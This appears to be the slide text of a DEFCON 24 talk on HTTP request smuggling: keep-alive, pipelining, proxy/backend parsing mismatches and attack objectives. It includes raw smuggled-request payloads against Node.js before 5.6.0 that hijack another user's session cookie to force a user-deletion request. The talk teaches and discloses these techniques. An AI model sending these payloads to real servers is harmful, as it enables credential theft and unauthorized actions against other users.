Hiding Wookiees in HTTP

HTTP smuggling is a thing we should know better and care about.

@regilero

DEFCON 24

Why wookiees?

- It's all about **smugglers,** wookiee requests and responses
- Wookiee language is a thing
  - hard to speak
  - Easy to **misinterpret**

Outline

- The minimum required on HTTP (Keep-alive, pipelining)
- What is HTTP smuggling, exploitations
- Some recent attack vectors
- HTTP 0.9
- Demos: credential hijacking & cache poisoning without a cache
- A tool : HTTPWookiee

whoami

- **@regilero**
  (twitter / stack Overflow / Github)
- I work in a small French **Free Software** web company, **Makina Corpus** (50p).
- I'm a DevOp (I was a DevOp before the start of this millenium).
- Web Security is a **small part** of my day job, and spare time.
- If I can do it, others might have done it.


Why did I start testing my HTTP tools?

- I really like working with Open Source HTTP servers and proxies
- I found 2 interesting papers:
  - **HTTP Host header real world attacks** : http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html
  - (2005) **HTTP smuggling study** : http://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

HTTP Smuggling: Protocol level Attack


- **Injection** of hidden HTTP message (request or response) inside another
- These are usually **not browser-based** exploits
- Crafting low level HTTP messages
  - By definition, most available tools will NOT generate these bad messages
- Usually, get errors without consequences...
- … but not always

Before we start: Keepalives and Pipelines




- **1 TCP/IP connection per resource**
- Big perf killer
- By the way (and this is still true), the **connection ending is complex**

So, Keepalive




- The SYN, SYN/ACK, ACK is made **only once**, connection is kept open
- May be reused for next exchange
- If you do not use HTTP/2, chances are this is what your browser does

Pipelines, source of most smuggling issues



- Not really used
- But supported by servers
- Still have to wait if one response is big (*Head of line blocking*)
- Wonder why HTTP/2 finally used a real **binary multiplexing** protocol?
  - Head of line **AND SMUGGLING**


Pipelines and Reverse Proxies



- The proxy **may** use keep-alive with the backend
- The proxy is **quite certainly not** using pipelining with the backend
- **But the backend is not aware of that...**

So, smuggling

- Use messages that **could be**
  - 1 message (VALID)
  - a pipeline of n messages (MISTAKE)
- Different actors
  - **Transmitter**: ignore/transmit the strange syntax
  - **Splitter**: split requests (or responses) on this syntax




Payloads: What are the final objectives?

- Simply run a forbidden request (filter bypass)
- Make one actor crash on bad syntax (DOS)
- Use shift in response stream to poison a cached response
- Hijack another user HTTP credentials (HTTP Auth, cookies), using unterminated queries
- …
- **All this was already described in 2005**

Exploits: it's all about size

- Double Content-Length headers
- Content-Length or chunked transmission with end-of-chunks marker?
- Invalid headers or values:
  - Content[SPACE]Length:
  - Content-Length: 9000000000000000000000000000000042
- Invalid end of lines (EOL) for headers:
  - **[CR][LF]** => VALID
  - **[LF]** => VALID
  - [CR]
- Old features (HTTP v0.9, optional multi-line headers syntax, etc.)

Demo1: Hijacking credentials: exploits




```
GET / HTTP/1.1\r\n
Host:www.demo.net\r\n
Connection: keep-alive\r\n
Dummy: Header\rZTransfer-Encoding: chunked\r\n
Content-Length: 70\r\n
\r\n
0\r\n
\r\n
POST /user-delete/2 HTTP/1.1\r\n
Host: www.demo.net\r\n
Partial: Header
```

- Nodejs < 5.6.0 Splitting issue:
  - [CR]+? == [CR]+[LF]
  - Hidden header: **Transfer-Encoding: chunked**
  - Chunked **has priority** on Content-Length in RFC (but you could also reject it)
- Second query is unterminated...


Demo1: Hijacking credentials

- **IF (hard to get):**
  - keep-alive on reverse-proxy to backend connection
  - Reverse proxy had the 1st response
- **Next user, next query, will end the partial query**



```
GET / HTTP/1.1\r\n
Host:www.demo.net\r\n
Connection: keep-alive\r\n
Dummy: Header\rZTransfer-Encoding: chunked\r\n
Content-Length: 70\r\n
\r\n
0\r\n
\r\n
POST /user-delete/2 HTTP/1.1\r\n
Host: www.demo.net\r\n
Partial: HeaderGET /foo HTTP/1.1\r\n
Host: www.demo.net\r\n
Cookie: SESS1234=56789(...)\r\n
Connection: (...)\r\n
\r\n
```

Demo1: Hijacking credentials




Smuggling: Hijacking credentials

This is 1 request,
B is hidden in Body
Content-Length applied

ISSUE: CRZ as CRLF
Chunked Transfer applied
Content-Length ignored

